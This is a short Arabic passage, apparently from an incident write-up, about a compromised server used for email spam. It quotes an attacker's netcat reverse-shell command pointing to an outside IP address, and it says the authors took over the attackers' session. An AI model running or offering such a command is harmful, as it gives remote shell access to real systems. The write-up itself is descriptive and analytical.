
أظهر تحليل العمليات الجارية أنه تم تثبيت cronjobs لتعبئة رسائل البريد الإلكتروني

ملاحظة: ما يلي تم تنفيذه لأغراض تعليمية وكنوع من العمل الحسن
بمجرد تحديد تنزيل netcat، قمنا بالاستيلاء على جلسة المهاجمين، ولوحظ استخدام netcat ./nc 52.90.92.82 443 -e /bin/bash
ثغرة تم الإبلاغ عنها علنًا منذ أكثر من 30 يومًا ما زالت سارية عند كتابة هذا المقال، وتجدر الإشارة إلى أنه تم إبلاغ المتضررين دون جدوى بسبب استمرار نشاط الثغرة.






